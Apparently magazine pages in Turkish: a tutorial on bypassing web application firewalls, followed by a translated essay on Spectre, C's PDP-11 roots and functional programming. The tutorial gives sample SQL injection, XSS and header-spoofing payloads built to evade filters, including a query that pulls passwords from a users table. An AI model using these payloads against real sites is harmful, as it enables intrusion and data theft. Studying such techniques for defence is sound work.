Tekrarlı saldırılar sonrası arkada çalışan SIEM ve UTM gibi cihazlar sizin saldırılarınızı algılayıp sizi hiç geçilemeyecek ve çok kısıtlı bir WAF ile karşı karşıya bırakabilir. Bu tarz bir durum ile karşılaşmamak için saldırıların sıklığını veya türünü değiştirebilirsiniz. Bazen daha kısıtlı olan bu kural seti eski setin üzerinde değildir ve eski kurallardan bağımsız olarak tanımlanmış olabilir. Bu yeni kural seti eski kuralların izin vermediği bir yönteme izin veriyor olabilir o nedenle eğer böyle bir durum ile karşılaşılıyor ise iki kural setini de denemekte yarar var. WAF'lar adından da anlaşıldığı gibi web uygulamalarını korumak için kullanılır. Eğer web uygulaması size farklı bir şekilde geri dönüş yapabiliyor ise WAF'a uğramanıza gerek kalmayabilir. Mesela isteklerin cevabını web arayüzü ile geri dönmek yerine başka bir noktaya gönderebiliyorsanız (çıkış yönlendirme) aldığınız cevaplarda WAF'a hiç uğramanıza ge rek kalmaz ve bu sayede WAF'ı atlatmış olursunuz.

Kural Tabanlı WAF'lar

Kural tabanlı WAF'lar belli kurallar sayesinde sıralı bir dizi karakteri, başka bir karakter grubu ile değiştirme ya da silme işlemini uygular. Bu sayede uygulamaya yapılan isteği olası saldırılardan temizlemeyi amaçlamaktadır.

Karakter Kodlama

Bazı basit kural temelli WAF'lar arkadaki uygulamanın anlayabileceği bir karakter kodlama metodunu çözemeyebilir.

1 Uyarlanabilir/flex değil sadece parametre/kelime bazlı filtreleme yapan mekanizmalar. Mesela sadece ilk % işaretinin filtrelenmesi ama %% işaretinin yan yana olduğu durumda engellenmemesi

Eğer bir karakter kodlama türü uygulama tarafından desteklenıyor ve WAF tarafından engellenmiyor ise bu yöntem de kullanılabilir. Bazen bir karakter kodlamaya ait belli karakterler engellenebilmektedir. Bu tarz durumlarda birden çok kodlama tekniği bir araya getirilebilir. Örnek karakter kodlamaları ise şu şekilde sıralanabilir: Base64, Hex, URL Kodlama, HTML Entity Kodlama, CSS Hex kodlama, Unicode, UTF-8 ve varyasyonları.

(%00, &#xHH;,\x22,&quot,\XXXXXX..)

HTTP Başlıkları

Bazı WAF'lar gelen istekte belirli başlıklar bulunursa ve bu başlıklar güvenilen IP adreslerinden birine sahip ise o zaman bu isteğe herhangi bir kontrol uygulamadan izin verebilmektedirler. Bilinen bazı başlıklar aşağıda sıralanmıştır.

X-Originating-IP: 127.0.0.1

X-Forwarded-For: 127.0.0.1

X-Remote-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

Bazı WAF'lar Content-Type ve Host başlıklarına göre filtreleme yapmaktadır. Bu tür WAF'lar Content-Type başlığını kullanarak belirli içerik tiplerini filtrelemekte ya da Host başlığındaki alan adının doğruluğunu kullanmaktadır. İstekteki bu başlıkları değiştirerek ya da silerek basit WAF'ların atlatılması mümkündür.

Çifte Kodlama - Double Encoding

Çifte kodlama basit filtreler ile kelimeleri silmeye çalışan WAF'lar karşısında kullanılabilir. Bazı WAF'lar yasaklı kelimeleri sadece bir kere değiştirecektir. Bu nedenle bir kelimeyi ikincisinin ortasına yazarak ilk kelimenin silinmesini sağlayabilir ve basit filtreleri atlatabilirsiniz. Bu saldırılara karşı kelimeyi rekürsif (tekrarlı) silen WAF'lar gelişmiştir. (SELselectECT)

Boyut Değiştirme

Bazı kural temelli WAF'lar kelimeleri kontrol ederken harflerin boyutları değiştiğinde onları algılayamamaktadır. Bu tür WAF'lar için büyük/küçük harf kombinasyonlarını kullanarak WAF atlatma sağlanılabilir. (SeLEcT)

Yol Değiştirme

Bazı WAF'lar sadece isteğin yapıldığı yolu kontrol etmektedir. Bu tarz WAF'lara karşı yol parametresini değiştirmek ya da rastgele yol değişkeni eklemek mümkündür. İstek yapılan alan adı/yol kombinasyonu WAF'taki kurallarla uymayınca WAF filtreleme yapmayabilir. Aynı zamanda yolun sonundaki karakteri değiştirmek WAF'ları atlatmamızı sağlayabilir. Yolun sonunda farklı karakter bulunmasına rağmen sunucu tarafından aynı kaynağa istek olarak kabul edilen birden çok yol vardır. Bu karakterler WAF'lar tarafından işlenemeyebilir ve doğru yola filtreleme yapan WAF'lar bu şekilde atlatılabilir.

(/yol/zafiyetli.php/rasgeledeger?isteginkalani

/yol/zafiyetli.php;rasgeledegisken=rasgeledeger?isteginkalani

/yol/zafiyetli.php/isteginkalani/, /yol/zafiyetli.php/isteginkalani\)

Parametre Gizleme

İsteklere eklenen bazı parametreler çalışan web uygulaması tarafından kullanılmayıp kaldırılabilir. Bu parametrelere sahip istekler arkada çalışan web uygulaması tarafından kabul edilip çalıştırılacak ama WAF tarafından filtrelenmeyecektir. (PHP isteğin başındaki + karakterini, ASP isteğin başındaki % karakterini silmektedir.)

Yorum ekleme

İmza tabanlı WAF'lar eklenen yorum satırlarını doğru yorumlayamadığı zaman bu yöntemi uygulamak yararlı olacaktır. Kural tabanlı WAF'ların çifte kodlama problemindeki gibi imza tabanlı WAF'lar da iç içe yorumları algılamakta zorluk yaşarlar. Bu uygulamayı simüle etmelerini gerektirmektedir ve korudukları sayısız uygulama olması nedeniyle bunu yapmak gerçekten zordur. Bu nedenle saldırı metni yorumların içerisinde gizlenebilmektedir

(/?parametre=1+un/**/ion+sel/**/ect+4,7,9--)

İmza Tabanlı WAF'lar

Kural tabanlı WAF'lar belli basit kurallara sahip olmaları nedeniyle atlatılabilmekteydi. İmza tabanlı WAF'lar ise metni bilinen imzalara (saldırı türlerine) karşı kontrol etmektedir. Bu durumda imzaya yakalanmamak için WAF'ın en büyük zafiyetinden yararlanılmaktadır. Bu da WAF'ın çalışan uygulamadan habersiz oluşudur. Yani yapılan isteğin uygulama tarafından algılanıp zararlı koda dönüştürülebiliyor ama WAF tarafından algılanamıyor olması gerekir. WAF'lar bazen geri dönen cevabı da kontrol edebilmektedir. Bu durumda geri dönen cevabı yine başka bir yöntem kullanarak değiştirmek mümkündür. Bu değiştirilmiş cevabın WAF'a göre normal ama sizin tarafınızdan anlaşılabilir bir halde olması gerekir.

Fonksiyon Kullanımı

Bu yöntemde amaç karşı tarafta çalışan web sunucusu ya da uygulama tarafından kullanılan fonksiyonların içerisine isteğimizi gizlemektir. WAF engeline takılan saldırıyı fonksiyonların içlerine dahil ederek gönderdiğimiz zaman sunucu/

uygulama bu fonksiyonları işleyecektir. İşlenen fonksiyonlar sonucunda saldırıda kullanılan metin sunucu/uygulama tarafında tekrardan oluşturulacaktır. Bu fonksiyonlar gönderdiğimiz parametreler işletilmeden önce çalışmalıdır aksi takdirde etkili olmayabilir. Bazı fonksiyonlar WAF tarafından filtrelenmiş olabilir. Bu fonksiyonların alternatifleri WAF'lar tarafından filtrelenmemiş olabilir. Bu alternatifleri deneyerek WAF atlatılabilir.

(substring() -> mid(), substr(), benchmark() -> sleep(), ascii() -> hex(), bin()**)

Mantıksal Ve/Veya Kullanımı

SQL injection gibi bazı saldırılarda sunucu tarafından yorumlanan AND ve OR gibi mantıksal operatörler kullanılabilir. Bu operatörler sayesinde istek sunucu tarafında birleştirilip çalıştırılacaktır. Sunucu tarafında çalıştırılan bu istek "&" veya "|" karakterlerinin yerine metinsel karşılıklarının kullanılması nedeniyle WAF'ı atlatabilmektedir. Bu tarz bir saldırıda küçüktür, büyüktür ya da eşit değil işaretlerini kullanarak isteği değiştirmek, eşittir işaretini kontrol eden WAF'lara karşı kullanılabilir.

(/?deger=2+OR+0x42=0x42, /?deger=1+and+ascii(lower(mid((select+parola+from+users+limit+1,1),1,1)))=74)

Sömürülebilir WAF Fonksiyonları

Bazı WAF'lar farklı fonksiyonlar ekleyerek ekstra güvenlik sağlamaya çalışmaktadır. Bu WAF'ların kullandıkları fonksiyonları tespit edip kendisine karşı kullanabiliriz. Mesela '*' karakterini boşluk ile değiştiren bir WAF için aşağıdaki sorgu zararlı bir istek yaratacaktır.

http://www.site.com/index.php?sayfa=-15+uni*on+sel*ect+1,2,3,4

HTTP Parametre Kirliliği (HTTP Parameter Pollution)

Bu saldırı web sunucusunun sıralı HTTP parametrelerini nasıl yorumladığı ile alakalıdır. Bazı web sunucuları aynı değişken iki defa tanımlanmış ise iki değişkeni birleştirmektedir. Bu sayede saldırıyı aynı değişkeni birden çok tanımlayarak oluşturabiliriz.

(/?id=1;select+1&id=5,7+from+users+where+id=5--)

HTTP Parametre Dağıtımı

Bu saldırı WAF'ların farklı parametreleri yanlış yorumlamasından kaynaklanmaktadır. İki parametre arasına bir yorum satırı ve bir parametre daha eklendiğinde WAF birinci ve ikinci parametreleri ayrı ayrı kabul edip filtrelemeyi buna göre yapacaktır. Bu sayede web sunucusu yorum satırını görmez ve isteği çalıştırır ve saldırı WAF filtrelerine takılmamış olur.

(/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users)

Joker Karakterler Kullanma

Bazı joker karakterler web sunucusu veya arkada çalışan uygulama tarafından farklı yorumlanabilir. Bu joker karakterler saldırının oluşturulmasında kullanılabilir. Mesela yıldız (*) karakteri metin tamamlamakta ve soru işareti (?) karakteri ise eksik karakterleri tamamlamakta kullanılmaktadır.

(ls -> /???/?s)

Ayrıştırma Kullanımı

Bazen SQLi denerken WAF yakalamaya ve problem çıkartmaya başlar. SQL parametresi çok uzun olduğu zaman WAF filtresine takılabilmektedir. Bu yöntem SQL injection için geçerlidir ve sorgulardaki sütunları ayırmak için kullanılan karakteri kullanır. Bu karakteri kullandıktan sonra bazı WAF'lar sorgunun bittiğini, bozulduğunu ya da hatalı olduğunu düşünür. Bu karakter sayesinde daha uzun sorgular yazılabilmektedir ve sorgular uygulama tarafından kabul olsa dahi WAF bunları engellememektedir.

Metin Birleştirme

Bazı uygulamalar metinleri birleştirmek için basit + karakterini kullanırken bazı uygulamalar ise metni String olarak işlemek ve birleştirme yapmak için farklı karakterler kullanabilir (“.” Perl ve PHP; “..” Lua). Bu karakterler WAF tarafından engellenmemiş ise bu karakterler ile metinler birleştirilebilir ve WAF engeli atlatılabilir. Bir başka metin birleştirme yöntemi ise gerçek birleştirmedir (literal concat.). Bu yöntem birbiri ardına gelen metinleri birleştirmek için kullanılır. Eğer iki metin birbiri ardına gelmiş ise bazı yazılım dilleri ve uygulamalar bunları tek metin gibi algılayabilmektedir. Bu sayede WAF atlatılabilmektedir.

(echo 't'e's't)

Buffer Overflow

Bazı WAF'lar çok uzun metinlere ve özel karakterlere karşı hassastır. Bu WAF'lar benzeri durumlar karşısında çökebilmektedir. WAF'ı yavaşlatmak ya da çökertmek için uzun, karmaşık ve özel karakter içeren parametreler denenebilir. Bu sayede WAF engeline takılmadan sunucuya erişmek mümkün olabilir.

(?sayfa=-15+and+(select 1)=(Select 0xCC[..(1000 adet “C”)..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4….)

(?sayfa=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/%0A/*nnaa*/+1,2,3,4….)

Dil Kodlama

Bazı parametreler, özellikle XSS saldırılarında, basit kurallara takılabilmektedir. Bu parametreleri JavaScript gibi dillerin söz dizimleri içerisinde gönderdiğimizde WAF'ların engellerini aşabiliyoruz. Bu metodun fonksiyon kullanımından farkı buradaki diller betik dilleridir ve fonksiyon sonucu oluşan yeni metni kullanmak yerine var olan saldırıyı dilin söz dizimi içerisinde yazmaktayız. Yani amacımız saldırı metnini fonksiyonlar ile kodlamak yerine saldırıyı başka bir dile benzetmeye çalışmaktır. Bu dil sunucu tarafında çalışıyor ise saldırımız gerçekleşir.

({ background-url : "javascript:alert(1)"; } , { text-size: "expression(alert('XSS'))"; }..)

Peki Devamı?

Burada bahsedilen yöntemler WAF filtrelerinin çok katı şekilde tanımlanması veya WAF'ların arkadaki uygulamaları taklit edememesi nedeniyle oluşmaktadır. Benzeri bir şekilde arkadaki uygulamanın kabul edip WAF'ların algılayamayacağı komutlar oluşturularak WAF'ların atlatılması mümkündür. Eğer bu yöntemleri genişletmek isterseniz verileri farklı şekilde işleyip (JSON, XML, YAML vb.) farklı bir şekilde geri dönüş alabilirsiniz (DNS sorguları üzerinden Blind SQL). WAF atlatmak veya WAF'ınızı korumak istiyorsanız WAF'ın özelliklerini iyi bilmelisiniz. Hangi karakterleri engellemekte, hangi karakterleri değiştirmekte ve ne tür bir istek beklemekte. Bu gibi bilgiler WAF'lar ile karşılaştığınızda çok işinize yarayacaktır.

Bir dahaki yazımda WAF'ların otomatize botlar karşısında koyduğu engelleri aşmayı anlatacağım. Bu sayede bir siteyi otomatik olarak taramak ya da indirmek istediğinizde WAF'ların size sunduğu bu engellere takılmamış olacaksınız.

Spectre ve Gelecek

Bu serimdeki[1] ilk iki makalede tarihi bir bakış açısıyla Meltdown[2] and Spectre[3] zafiyetlerine değinmiştim. Daha hızlı bilgisayarlar üreterek önceki nesil işlemcileri eski kılmak için oluşan şiddetli baskı son derece müsrif çözümler doğurdu. Bu çözümler işlemcilerin üzerindeki alanı - "silikon alanı" – ve elektriği harcamaktadır.

Zaman içinde, saf işlemci hızı ve RAM hızları arasında açılan fark çok düzeyli önbelleklerin, komut değerlendirme pipeline'ı gibi hem işlemci ve RAM arasındaki Ln önbellek hem de işlemci içindeki önbellekler şeklinde hayatımıza girmesini sağladı. Bu çözümler önceki nesil işlemciler ile uyumluluğu sağlayan ekler şeklinde tasarlandılar. Bu durum çözümlerin uygulanabilirliğini kısıtladı. Sonuç ise işlemci üzerinde, modern işletim sistemlerinde işlemler arası ayrımı bozan yan kanallar yaratmak için sömürülebilecek ve güvenlik riskleri taşıyan ek bir "durum" yaratılması oldu.

Zaman farklarının önbellekleri yan kanal olarak kullanabilme ihtimalinin kamuoyu ile paylaşılmasının neredeyse 20 yıldan fazla bir mazisi var. Başlangıçta göreceli küçük zaman farkları bu kanalın oldukça gürültülü olacağı anlamına gelmekteydi. İlk yayınlanan önbellek zafiyetleri gürültüden sıkıntı çekmekteydi ve sadece, örneğin, farklı bir işlemdeki SSL anahtarının, olasılıksal olarak, %97'sini sızdırabilmekteydi. Ancak, zaman farkı açılmaya devam ettikçe, öyle bir noktaya ulaştı ki, deneysel koşullar altında, Meltdown exploiti çekirdek belleğinin içeriğini 0.5 Mbytes/sn. hızda süpürebilmekteydi.

İşte bu Spectre ve Spectre'nin istismarını engelleyen tedbirlerin zihnimizde bilgisayarların geçmiş ve geleceğine dair soru işaretleri oluşturmasının nedenidir. Bu sorulardan biri programlama dilleri ve bilgisayar donanımı arasındaki ilişkiye dairdir.

Bu serinin 1. ve 2. parçalarını kaleme aldığımdan beri, bu makalede ifade etmek istediklerimle mükemmel bir uyum sağlayan David Chisnall'ın makalesi ACM dizisinin Mart/Nisan sayısında yerini bulmuştur. Açıkça ve güzelce kaleme alınmış, İngilizce okuyabilirsiniz, tavsiye ederim.[4]

C

Sevsek de sevmesek de C dili, bilişime programlar ve donanım arasındaki arayüz seviyesinde hükmetmektedir. C ile yazılan uygulamalar gittikçe azalmaktadır. Uygulama geliştiricileri daha güçlü ve daha taşınabilir dilleri tercih etmektedir. Ama hangi dili kullanırsa kullansınlar gerçek işi C ile yazılmış yazılım katmanı yapmaktadır. Örnek vermek gerekirse Java Sanal Makinesi (Java Virtual Machine - JVM), Python yorumlayıcısı, .NET sanal makinesi gibi diğer sanal makineler, hatta Haskell ve Racket gibi çok fazla bilinmeyen (ama harika) fonksiyonel diller C ile yazılmış yorumlayıcılara sahiptir, Racket'in sanal makinesi C ile programlanmıştır, hatta Haskell derleyicisi de C kodu üretiyor.

Böylece C'nin tarihi ve geleceği bulmacamızda önemli bir yere sahiptir. C modeli donanım, donanımın kendisinin üstündeki bütün katmanlar için ortak arayüz haline gelmiştir. Bütün üst katmanlar efektif olarak C'yi hedeflemektedir.

1 Bir yazı dizisi yazmayı amaçlamıyordum, ama konu doğal olarak büyüdü ve bir dizi haline geldi.

2 Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, Mike Hamburg "Meltdown" https://arxiv.org/abs/1801.01207

3 Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, Yuval Yarom "Spectre Attacks: Exploiting Speculative Execution" https://arxiv.org/abs/1801.01203

4 "C Is Not a Low-level Language - Your computer is not a fast PDP-11" David Chisnall, ACM Dizisi, Cilt 16 Sayı 2, 30 Nisan 2018, ve 5 May 2018 de online olarak saklanan https://queue.acm.org/detail.cfm?id=3212479

* Çev. Ulaş Fırat Özdemir – ulas@arkakapidergi.com

C ile Unix iç içedir. Bu ilişki nedeniyle Unix'in bütün torunları – GNU/Linux, iOS ve diğer bütün *nix'ler de C tabanlıdır. Hatta MS Windows bile C'ye bağlıdır. MS Windows işletim sisteminin ilk versiyonları Unix'li bilgisayarlarda geliştirilmiştir. MS Windows'un altyapısı (C derleyicisi, make sistemi, komut satırı yorumlayıcısı) Unix'ten (berbat bir biçimde) kopyalanmıştır. Aslında MS Windows son birkaç senedir Posix uyumludur. Bu da onu GNU/Linux kadar Unix yapar.

C Dilinin Tarihi

C'nin asıl amacı taşınabilir işletim sistemlerinin yazılmasını mümkün kılan bir dil oluşturmaktı. C gelene kadar işletim sistemleri Assembler ile yazılırdı ve belirli makinelere özeldi.

Bu işletim sistemi-programlama dili birleşimini üreten Bell laboratuvarlarındaki takım çok yetenekli ve ileri görüşlü bilgisayar bilim adamlarından oluşmaktaydı. Bu işin 1970'lerde tamamlanması ve bizim yaklaşık 40 yıl sonra bile ürettiklerini kullanıyor oluşumuz ne kadar ileri görüşlü olduklarının kanıtıdır. Kitapları hâlâ okunmaya[5] değerdir.

Ama bütün teknik ve bilimsel işler gibi, C de kendi tarihsel bağlamında anlaşılmalıdır. 1970'lerin başlarında tercih edilen bilimsel bilgisayar Digital Equipment PDP-11 idi. Bu aynı zamanda ilk internet makinelerindendi. 16 bit bilgisayarlar olarak, atalarından çok daha zarif ve şıktılar. 11/05'ten 11/70'e birbirleriyle neredeyse uyumlu aynı temel mimarisini paylaşan bir bilgisayar serisine evrimleşti. IBM 1130 ve rakibi Modular One gibi 16 bit atalarının daha az sayıda ve eşit şekilde kullanılmayan yazmaçlarını kaydedenler vardı.. PDP-11 işlemcileri eşit şekilde davranan 8 yazmaca sahipti. PDP-11 serisi eşit dağılan ve standart çevre birimlerinin yanı sıra bilimsel arayüzlerin de eklenmesine olanak sağlayan veriyoluna, Unibus'a, sahipti. Modular One ve Data General serisi gibi taklitleri olsa dahi PDP-11 internetin ilk kraliçesiydi.

PDP-11 ilk Unix ve C geliştiricilerinin hedef makinesiydi. C etkili bir şekilde PDP-11 için üst düzey bir Assembly çeviricisiydi. PDP-11 in farklı modları arasında iş uyumluluğu sağladı. C dilindeki ifadeler doğruca PDP-11 makina dilindeki komutlarla eşleşiyordu. Hatta C for döngü sayaçları ve öteki tekrar değişkenlerinde kullanılan i++ gösterimi 8 PDP-11 yazmacının otomatik arttırma modunda dolaylı erişimiyle eşleşmekteydi.

Yani, C++ dili ismini aslında PDP-11'in donanım özelliklerindeki bir benzeşmeden almaktadır.[6]

Orjinal PDP-11, 2. bölümde açıklandığı gibi, ana belleğinden daha hızlı olmayan ve bu nedenle önbelleğe gereksinim duymayan, güçlü bir işlemciye sahipti. PDP-11'in ömrünün sonlarına doğru bazı modellere range önbelleği ekstra olarak eklendi. Orjinal PDP-11 modellerinde toplam 64 Kbyte limite sahip düz bellek modeli bulunuyordu. Yüksek belleğe sahip sonraki modeller açıkça bu ek alanı az sayıda eşleme kaydedicisiyle yönettiler. Ve PDP-11 tasarımı işletimin her zaman sıralı bir yola, bir yönergenin önceki bittikten sonra geleceğine, sahip olacağını varsayıyordu.

C programlama dilinin tasarımı hedef makinanın aynı komut setine sahip olmasa dahi PDP-11'e benzediğini dolaylı olarak varsaymıştır. Hatta ve hatta dil, C programcılarının altta yatan donanımın performansını son damlasına kadar koparabilmeleri için dolaylı olarak varsayılan makinenin mimarisine yakın bir şekilde tasarlanmıştır.

C'nin yaratıcısı, Dennis M Ritchie, C'yi esprili bir biçimde "assembly dilinin bütün zerafetini ve gücünü yine assembly dilinin okunabilirliği ve yönetilebilirliği ile birleştiren dil." şeklinde tanımlamıştır.[7]

Bir zamanlar internetin bilgisayarı olan PDP-11

5 Örneğin Kernighan ve Plauger tarafından kaleme alınan "The Elements of Programming Style" kitabındaki örnekler Fortran'dan alınmış olmalarına ragmen modern programcıya bir sürü şey katabilir

6 "Digital Equipment şirketine ne oldu?" sorusunu soranlar için, PDP-11 ile bir fırsatı yakaladıktan sonra, kibiri nedeniyle teknolojik yenilikler karşısında kör kalmanın klasik bir örneğidir. Gordon Bell, PDP-11'in parlak dahisi, "Unix bir aldatmacadan ibarettir" ve "Kimsenin evinde bilgisayar istemesinin öngörülebilir bir nedeni yoktur." demiştir. Bu iki ifade Digital Equipment şirketinin mezar taşına kazınabilir. DEC PDP-11'in başarısını takip etmeye çalıştı. 1980'lerin başlarında PDP-11'in sadeliğinin üzerine inşa etmekten veya yeni sadelikten –RISC mimarisi- zaten yaklaşmakta olan bir teknoloji, yana olmak, yerine Digital Equipment VAX'ı kocaman bir CISC bilgisayarı haline getirdi. Yanlış zamanda yanlış karar DEC hatasını anlayıp zarif Alfa RISC çip üstü işlemcisini yaptığında çok geç kalınmıştı. Dec tarihi bir ironi içinde bir klon bilgisayar şirketi olan ve Alfa'nın gelecekteki geliştirilmesini iptal eden Compaq tarafından yutuldu.

7 Dennis M Ritchie Wired Dergisindeki alıntısı, 2011-10-13, URL https://www.wired.com/2011/10/thedennisritchieeffect/ 2018-05-07 de alındı

Bilgisayar Mimarisinin Gelişimi

Çip teknolojisi hızlı gelişiyordu. Giderek her çipte sıkıştırılabilen transistör sayısı artıyordu. Sorun bu artan transistor sayısının nasıl kullanılacağına karar vermekti. İntel ve DEC (VAX makineleriyle) tarihi bir hataya imza attılar (bence). Artan çip boyutları CISC (Complex Instruction Set Computer) mimarileriyle işlemcilerin komut sayılarını artırdılar.

Alternatif bir çözüm vardı. Berkeley Üniversitesi'nde geliştirilen RISC (Reduced Intruction Set Computer) karmaşıklaşan komutlar yerine ekstra transistörleri ultra hızlı yazmaç bankaları olarak kullanıyordu. Bu modelde amaç register switching (yazmaç değiş tokuşu) kullanarak C derleyicinin ürettiği kodların hızlı çalıştırabilmesi idi.

ARM bu mimarilerin en başarılısı oldu. Ama yaygınlaşmaları 30 yıl gibi uzun bir zaman aldı. Üstelik başarılı olabilmesi için uygulanabildiği boş bir teknolojik alan, örneğin mobil cihazlar, gerekiyordu. Teknoloji endüstrisinin muazzam muhafazakarlığı ve Intel'in tekelindeki daha az üretken paradigmayı ısrarla savunması nedeniyle CISC'in masaüstü alanındaki hükümranlığı devam ediyor.

RISC

RISC paradigması sadece artan çip alanının bir avantajını kullanıyordu. Saat hızlarının yükseltilebilme özelliği termal problemlerin duvarına tosladı. Birkaç Ghz'den daha hızlı işlemciler kullanılamayacak kadar çok ısı yarattı. Tek çözüm ise işlemcilerin paralellik seviyesini arttırmaktı.

Dolayısıyla iki, dört, sekiz hatta daha fazla çekirdekli işlemcileri görmekteyiz. Ama bu da yeterli değil, her çekirdek tek C tipi doğrusal komut uygulama yoluna maruz kalmak zorunda. Bir işlemciye daha fazla transistör sıkıştırabilme olasılığından faydalanmayı sağlayan paralellik seviyesini yakalamak için bu işlemcilerin tahminde bulunup C derleyicisinin ürettiği bir sürü doğrusal işlemi, paralel olarak, işlemeye çalışması gerekmekteydi. Chisnall modern işlemci yongasında aynı anda 180 işleme kadar işlenebileceğini iddia etmektedir. Bu iddia Spectre belgesininin Spectre zafiyetini sömüren kod ile dallanma tahmincisi arasında 180 işlem bulunsa dahi çalışacağı gözlemi tarafından desteklenmiştir. Devasa miktarda silikon bu paralelliği ve paralellikle ilişkili İntel/C modelindeki sınırlı sayıdaki yazmaç, her modern x86 işlemcinin içine gizlenen RISC işlemcinin yazmaç bankalarına haritalayan yazmaç haritalamasını başarmak için tahsis edilmiştir.

Gelecekte Neredeyiz?

ARM'nin dışında bir başka gelişme daha C tipi doğrusal işlemenin empoze ettiği işlemsel gücün kısıtlamalarından kaçmaya çalıştı. Parelleliği yüksek olan Grafik İşlemcinin (GPU) yükselişi, asıl tasarlanma amacı olan oyunlar ve video çizim motoru rolünün yanında, yapay zeka ve diğer türden süper bilgisayarlara sağladığı gücü bize yeni yaklaşımların ihtiyacını göstermektedir.

Bu bize aynı zamanda alternatif çözümlerin İntel/C mimarisinin egemen olmadığı bir alanda başarı sağlayabileceklerini göstermektedir. İşlemsel görevler için Grafik İşlemcinin kullanmak isteyen programcı gerekli paralelleştirmeyle açık bir şekilde ilgilenmelidir. Bu tip yongaların farklı amaçlarının da varoluşu nispeten ucuz, topluca üretilen, yüksek paralelliğe sahip yongaların yüksek performanslı bilişim ve sinir ağları tabanlı bilgisayar uygulamaları için kullanılabileceği anlamına gelmektedir.

GPU (Grafik İşlemci) ve şimdi de Google tarafından üretilen TPU (Tensor İşlemci) C tipi program işlemeye bir alternatif paralel model sunmaktadır.

Peki ne zaman "C zirvesine" erişeceğiz?

C son 45 yıldır vefalı bir arkadaş oldu. Ama aynı zamanda bilgisayar sistemlerimizin güvenliği ve performansı ile ilgili problemlerimizin de kökünde yer almaktaydı. C'de dizi sınırı kontrollerinin olmayışı, anonim göstericilerin kullanımı ile birleşince mümkün olan güvenlik ihlallerinin ezici çoğunluğunu oluşturmuştur. Dizi sınırı kontrolleri ve sıkı veri tipi kontrolleri hedef makine PDP-11 olsa idi kabul edilemez bir performans kaybı yaşatırdı. Ama PDP-11 bir Dodo[8] kadar ölü ve onun kadar eski. Bu nedenle güvenlik için C'den kurtulmak geleceğe büyük bir adım olacaktır.

Aslında performans için de C'den kurtulmamız gerek. Geleceğin sistemlerinin modern işlemci yongasında bulunan silikondan ve işlem gücünden daha iyi yararlanabilen bir programlama modeliyle değiştirilmesi gerek. C derleyicisinin çıktısının yapmak istediğini tahmin ederek paraleliği sağlamaya çalışmasından çok daha ucuza ve daha fazla paralelliğe imkan sağlayan bir programlama paradigmasına ihtiyacımız var. Chisnall'ın da makalesinde belirttiği gibi, fonksiyonel diller ve değiştirilebilir durumları reddeden katı kuralları, x86 işlemcisinin boru hattının bize yüklediği devasa maliyet olmadan güvenilir biçimde parallel hale getirilebilen programların üretimi için ideal bir model teşkil etmektedir. Chisnall bize Erlang örneğini vermektedir, ama bu durum Haskell gibi gö-

8 Dodo: 18. yüzyılda insan müdahalesiyle nesli tüketilen Mauritius adasında yaşayan, uçmayan bir kuş türü.

rece saf fonksiyonel diller için de geçerlidir. Chisnall[9] bu tür dillerin kullanımı sonucunda gelebilecek bir başka avantaja dikkat çekmektedir. Bu aynı zamanda Spectre ve Meltdown gibi zafiyetlerin yaşanabilirliğini etkiler. Bir önceki makalede gördüğümüz gibi neredeyse çipin yarısı hızlı bellek önbelleğine ayrılmıştır. Ama işlemcide çalışan programlar önbellekten doğrudan yararlanamamaktadır. Modern kuşak tabanlı çöp toplayıcıları yüksek seviye programlama dillerinin, Java ve C# gibi hem fonksiyonel hem de nesne yönelimli dillerin, ekosisteminin bir parçasıdır. Ama eğer çöp toplayıcıları modern L3 önbelleği boyutunda bir hızlı belleğin farkında olsalardı ve doğrudan kontrol edebilselerdi bir sürü program tamamen önbellekte çalışabilirdi.

Gelecek fonksiyoneldir!

Ne Chisnall ne de ben bu değişimin yakın zamanda gerçekleşebileceğinden umutlu değiliz. ARM veya Grafik İşlemci (GPU) devrimi gibi bir devrime ihtiyacımız var.

Yeni bir uygulama alanı bilgisayarları geriye dönük destek ihtiyacının az olduğu ve radikal çözümlerin başarısının arttığı bir yöne doğru çekecektir. 1980'ler birinci nesil LISP makinelerinin yükselişine ve çöküşüne tanıklık etmiştir. "AI Winter" yapay zeka araştırmalarının azalışı da LISP makinelerinin çöküşünde rol oynamıştır. Modern teknoloji fonksiyonel dillerin karakteristiklerinden faydalanarak süper verimli, süper güvenli ve süper kullanışlı bilişim oluşumunun çok daha kapsamlı olacağı anlamına gelmektedir.

Programlama dünyası parçalanıyor. "C# zirvesini" ve "Java zirvesini" daha yeni aştık. Ne yazık ki Go, Swift ve Rust gibi çoğu yeni programlama dilleri ise kaybedilen fırsatlardır. Karl Marx bu durumu "Bütün ölü nesillerin gelenekleri yaşayanların beyinlerine bir kabus gibi çökmektedir."[10] şeklinde ifade etmiştir. Bu durum toplum için olduğu kadar programlama dilleri ve donanım tasarımı için de geçerlidir.

Daha iyi bir geleceğin parçası olmak isteyen herkes fonksiyonel programlama hakkında bir şeyler öğrenmelidir. C'den kurtulmalıyız.

9 Chisnall'ın C'nin düşmanı olmadığını belirtmekte fayda var. Hatta kendisi LLVM C derleyici ailesinde bir hackerdır. LLVM GNU derleyici ailesinin (GCC) baş rakibidir. LLVM GCC'ye göre birkaç teknik avantaja sahiptir. (Daha sonra geliştirilmiştir, bu nedenle daha moderndir.) GCC'nin geniş topluluk desteğinden yoksun bir şekilde GCC ile yaratılmış kodun performansını yakalama konusunda mücadele vermektedir. Görebildiğim kadarıyla LLVM'nin hayatta olmasının ana nedenlerinden biri ise ona GPL lisanslı olmayan bir derleyici araç zincirine ihtiyaç duyan ve bu sayede üretilen her kodu kapatmalarını sağlayan Apple tarafından sağlanan destektir. Bu GPL lisansının gücünün ve C'nin, Apple gibi bir şirkette bile, devam eden merkezi öneminin işaretidir..

10 Marx, Karl, "The Eighteenth Brumaire of Louis Bonaparte" 1852, https://www.marxists.org/archive/marx/works/1852/18th-brumaire/ch01.htm 2018-05-07 tarihinde alındı

Halit İnce - halit_ince@protonmail.com

ASAL SAYILAR ÜZERİNE

